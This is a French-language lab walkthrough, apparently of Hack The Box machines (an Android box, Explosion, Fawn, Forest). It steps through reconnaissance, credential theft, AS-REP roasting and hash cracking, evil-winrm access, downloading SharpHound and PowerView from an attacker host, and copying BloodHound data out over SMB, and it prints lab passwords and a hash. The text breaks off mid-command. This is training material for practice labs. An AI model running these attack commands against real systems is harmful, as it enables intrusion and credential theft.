
```
[*] Using action GETDEVICEINFO - view all 12 actions with the show actions command
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOSTS 10.10.10.247
RHOSTS => 10.10.10.247
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit
[+] 10.10.10.247:59777   - Name: VMware Virtual Platform
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

On peut à présent lancer des commandes pour lister le contenu de la machine :

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTPICS
action => LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit
[+] 10.10.10.247:59777
  concept.jpg (135.33 KB) - 4/21/21 02:38:08 AM: /storage/emulated/0/DCIM/concept.jpg
  anc.png (6.24 KB) - 4/21/21 02:37:50 AM: /storage/emulated/0/DCIM/anc.png
  creds.jpg (1.14 MB) - 4/21/21 02:38:18 AM: /storage/emulated/0/DCIM/creds.jpg
  224_anc.png (124.88 KB) - 4/21/21 02:37:21 AM: /storage/emulated/0/DCIM/224_anc.png

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

On découvre un fichier image qui s'appelle creds.jpg il est probable qu'il contiennent des identifiants d'après son nom "cred" pour credentials, on le télécharge et on affiche son contenu :

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/DCIM/creds.jpg
ACTIONITEM => /storage/emulated/0/DCIM/creds.jpg
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit
[+] 10.10.10.247:59777   - /storage/emulated/0/DCIM/creds.jpg saved to /home/yoyo/.msf4/loot/20250130231848_default_
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Kristi
Kr1sT!5h@Rp3xPl0r3!

Le fichier semble contenir un identifiant et un mot de passe `kristi:Kr1sT!5h@Rp3xPl0r3!` on peut le copier et l'utiliser pour se connecter en ssh :

```
ssh -oHostKeyAlgorithms=+ssh-rsa kristi@10.10.10.247 -p 2222
The authenticity of host '[10.10.10.247]:2222 ([10.10.10.247]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.247]:2222' (RSA) to the list of known hosts.
Password authentication
(kristi@10.10.10.247) Password:
:/ $ whoami
u0_a76
```

On obtient ainsi accès à la machine avec l'utilisateur u0_a76

Privilege Escalation

Il nous faut à présent l'accès root. Pour cela on commence par enumérer le système en affichant les ports ouverts en local :

```
:/ $ ss -ntpl
State       Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN      0      8       [::ffff:127.0.0.1]:35553                   *:*
LISTEN      0      50            *:59777                    *:*
LISTEN      0      50       [::ffff:10.10.10.247]:36321                   *:*
LISTEN      0      50            *:2222                     *:*
users:(("ss",pid=31526,fd=78),("sh",pid=30712,fd=78),("droid.sshserver",pid=6176,fd=78))
LISTEN      0      4             *:5555                     *:*
LISTEN      0      10            *:42135                    *:*
```

On peut voir que le port 5555 pour le service adb est lancé comme lors du scan de port. On peut lancer un port forwarding avec ssh afin d'y accéder :

```
ssh -oHostKeyAlgorithms=+ssh-rsa -L 5555:127.0.0.1:5555 kristi@10.10.10.247 -p 2222
Password authentication
(kristi@10.10.10.247) Password:
:/ $
```

On peut ensuite lancer l'exploitation du service en s'y connectant :

```
### Connexion au service
adb connect 127.0.0.1:5555
connected to 127.0.0.1:5555

### List des appareils connectés
adb devices
List of devices attached
127.0.0.1:5555  device

### Connexion au shell
adb shell
x86_64:/ $ whoami
shell
```

On peut relancer le service avec les droits root :

```
### Relancement du service adb avec root
adb root
restarting adbd as root

### Connexion à l'appareil avec root
x86_64:/ # whoami
root
```

On obtient ainsi les droits root sur la machine

Explosion

Reconnaissance

Machine cible Adresse IP : 10.129.118.211

Scanning

Lancement du scan `nmap` :

```
$ @nmap -Pn -F @ ~10.129.118.211~
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-09 21:24 CEST
Nmap scan report for 10.129.118.211
Host is up (0.042s latency).
Not shown: 96 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

Le protocole ms-wbt-server est en faite le RDP (Remote Desktop Protocole) qui est un protocole Microsoft de prise en main à distance de machine. Le port principale utilisé est d'habitude le 3389. Pour se connecter à une machine distante avec ce protocole il est possible d'utiliser `xfreerdp` ou `rdesktop`. Les paquet Linux à installer sont `freerdp2-x11` ou `rdesktop` Leur utilisation se fait est comme suit :
`rdesktop -u <username> <IP>`
`rdesktop -d <domain> -u <username> -p <password> <IP>`
`xfreerdp [/d:domain] /u:<username> /p:<password> /v:<IP>`
`xfreerdp [/d:domain] /u:<username> /pth:<hash> /v:<IP>`
Le compte utilisateur par défaut pour se connecter sans mot de passe avec rdp est : `administrator`.

Vulnerability Assesment


On test la connexion par défaut avec le compte administrator, on lance pour cela la commande suivante :

```
xfreerdp /u:administrator -v:10.129.118.211
```

La connexion est établie. Un accès à Windows Server est affiché.

Exploitation

Le compte Administrateur est déjà connecté



Fawn

Reconnaissance

Machine cible Adresse IP : `10.129.1.14`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 18:39 CET
Nmap scan report for 10.129.1.14
Host is up (0.019s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 12.08 seconds
```

Le scan permet d'identifier 1 port ouvert qui est le port 21 pour FTP. On tente d'enumérer ce port en se connectant en anonyme :

```
ftp anonymous@10.129.1.14
Connected to 10.129.1.14.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

```
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||63735|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp>
```

Le fichier flag.txt est présent

Forest

Reconnaissance

Machine cible Adresse IP : `10.10.10.161`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 10:11 CET
Nmap scan report for 10.10.10.161
Host is up (0.033s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49684/tcp open  unknown
49703/tcp open  unknown

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 2h46m49s, deviation: 4h37m10s, median: 6m47s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2025-02-13T01:18:52-08:00
| smb2-time:
|   date: 2025-02-13T09:18:50
|_  start_date: 2025-02-13T09:16:13

Nmap done: 1 IP address (1 host up) scanned in 168.13 seconds
```

Le scan révèle qu'il y a une dizaine de ports ouverts et qu'il s'agit d'une machine sous Windows. Il y a les ports pour les services SMB, Winrm, LDAP, le nom de domaine de la machine est "htb.local"
On lance l'enumeration de smb avec enum4linux :

```
enum4linux 10.10.10.161
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Feb 13 10:21:10 2025

 ==========================================( Target Information )==========================================

Target ........... 10.10.10.161
```

```
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
...
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
...
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[System Managed Accounts Group] rid:[0x245]
group:[Storage Replica Administrators] rid:[0x246]
group:[Server Operators] rid:[0x225]
...
```

Avec l'enumeration de la machine on obtient les nom d'utilisateurs mais aussi les groupes présents.

Exploitation

On peut tenter une attaque DSINC pour obtenir le hash d'un des utilisateurs :

```
### Liste des noms d'utilisateurs
Administrator
```

```
Guest
krbtgt
sebastien
lucinda
svc-alfresco
andy
mark
santi

### Lancement de l'attaque ASP-REP roasting
impacket-GetNPUsers -dc-ip 10.10.10.161  -request -outputfile hashes.asreproast htb.local/svc-alfresco
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Cannot authenticate svc-alfresco, getting its TGT
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow()
is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent
 datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$svc-alfresco@HTB.LOCAL:0d3e823e1f17cadc8eb3f28704107e1a$2e9898a4f992b24af9f9d92b552595a326a0b84cafbe00
e6266a9f2e2e35b413330165646330fb8424860d24db50bbe7bcb5f2b73e908a9ce721ce660be3caeca0b1b42f107987503df1e
32aba42f031c805b6f8f1b627cdfa727564d248d2257184afbbd8e913ec32ea37719b5e723ae4a7b9348da54676819b66f7a78d
ec68513434ec9d743991488fa90d1b0502d95b4021a4d069201c6c604d52a4a375fecfe920cf8a0d9e3e817e0fd318d9fda4dca
f267277b985ae0b4c64141bd97497128d072d368910342b4c26293317e7c5bcf6094153f5442e21d5
```

On peut à présent craquer le hash avec hashcat :

```
sudo hashcat -m 18200 svc-alfresco.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule
...
$krb5asrep$23$svc-alfresco@HTB.LOCAL:
0d3e823e1f17cadc8eb3f28704107e1a$2e9898a4f992b24af9f9d92b552595a326a0b84cafbe00653d17ab473f76f678560948e
6266a9f2e2e35b413330165646330fb8424860d24db50bbe7bcb5f2b73e908a9ce721ce660be3caeca0b1b42f107987503df1e32
aba42f031c805b6f8f1b627cdfa727564d248d2257184afbbd8e913ec32ea37719b5e723ae4a7b9348da54676819b66f7a78dec6
8513434ec9d743991488fa90d1b0502d95b4021a4d069201c6c604d52a4a375fecfe920cf8a0d9e3e817e0fd318d9fda4dcaf267
277b985ae0b4c64141bd97497128d072d368910342b4c26293317e7c5bcf6094153f5442e21d5:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:0d3e823e1f17ca...2e21d5
Time.Started.....: Thu Feb 13 11:03:41 2025 (14 secs)
Time.Estimated...: Thu Feb 13 11:03:55 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 22926.1 kH/s (6.14ms) @ Accel:8 Loops:77 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 314603520/1104517645 (28.48%)
Rejected.........: 0/314603520 (0.00%)
Restore.Point....: 4082176/14344385 (28.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: s721994 -> sdipit
Hardware.Mon.#1..: Temp: 43c Util: 53% Core:1785MHz Mem:6000MHz Bus:16

Started: Thu Feb 13 11:03:41 2025
Stopped: Thu Feb 13 11:03:56 2025
```

On obtient le mot de passe `s3rvice` on l'utilise afin de se connecter à la machine avec evil-winrm :

```
evil-winrm -u svc-alfresco -p 's3rvice' -i 10.10.10.161

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
 unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path
-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```


On obtient ainsi accès à la machine avec l'utilisateur svc-alfresco

Privilege Escalation

Il nous faut à présent l'accès Administrator. On commence par enumerer le système en lançant Sharphound afin de mieux visualiser l'AD, pour cela on upload le fichier puis on execute le script et on transfert le fichier zip généré afin de l'importer dans BloodHound :

```
### Execution du script
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> iwr -uri http://10.10.16.6:8000/SharpHound.ps1 -Outfile
 sharphound.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Import-Module .\Sharphound.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Invoke-BloodHound -CollectionMethod All -OutputDirectory
C:\Users\svc-alfresco\Desktop\ -OutputPrefix "audit"
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/13/2025   3:55 AM          43329 20250213035513_BloodHound.zip
-a----         2/13/2025   4:18 AM          43821 audit_20250213041808_BloodHound.zip
-a----         2/13/2025   4:18 AM           1938 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----         2/13/2025   3:55 AM        1557504 sharphound.exe
-a----         2/13/2025   4:17 AM        1942029 sharphound.ps1
-ar---         2/13/2025   1:17 AM             34 user.txt
-a----         2/13/2025   2:30 AM        9842176 winpeas.exe

### Transfert via SMB
impacket-smbserver smb tools/ -smb2support -user user -password pass

### Ajout du share et upload du fichier
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net use \\10.10.16.6\smb /USER:user pass
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> copy audit_20250213041808_BloodHound.zip
\\10.10.16.6\smb\audit_20250213041808_BloodHound.zip
```

Un fois le fichier extrait et téléversé sur BloodHound on peut avoir un visuel en cliquant sur "Shortest Path to Domain Admin" on identifie le groupe de l'AD "EXCHANGE WINDOWS PERMISSIONS" qui a pour permission WriteDAC L'utilisateur fait partie du groupe "ACCOUNT OPERATORS" ce qui lui lui donne droit de pouvoir ajouter des utilisateurs dans des groupes :



Cela peut permettre d'élever les privilèges utilisateur. Pour cela on commence par ajouter un utilisateur au groupe "Domain Admin" et dumper les hash, les commandes sont inscrites dans la section "Windows Abuse" il faut d'abord importer PowerView afin d'executer plus facilement les commandes :

```
### Ajout de PowerView
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> iwr -uri http://10.10.16.6:8000/PowerView.ps1 -Outfile
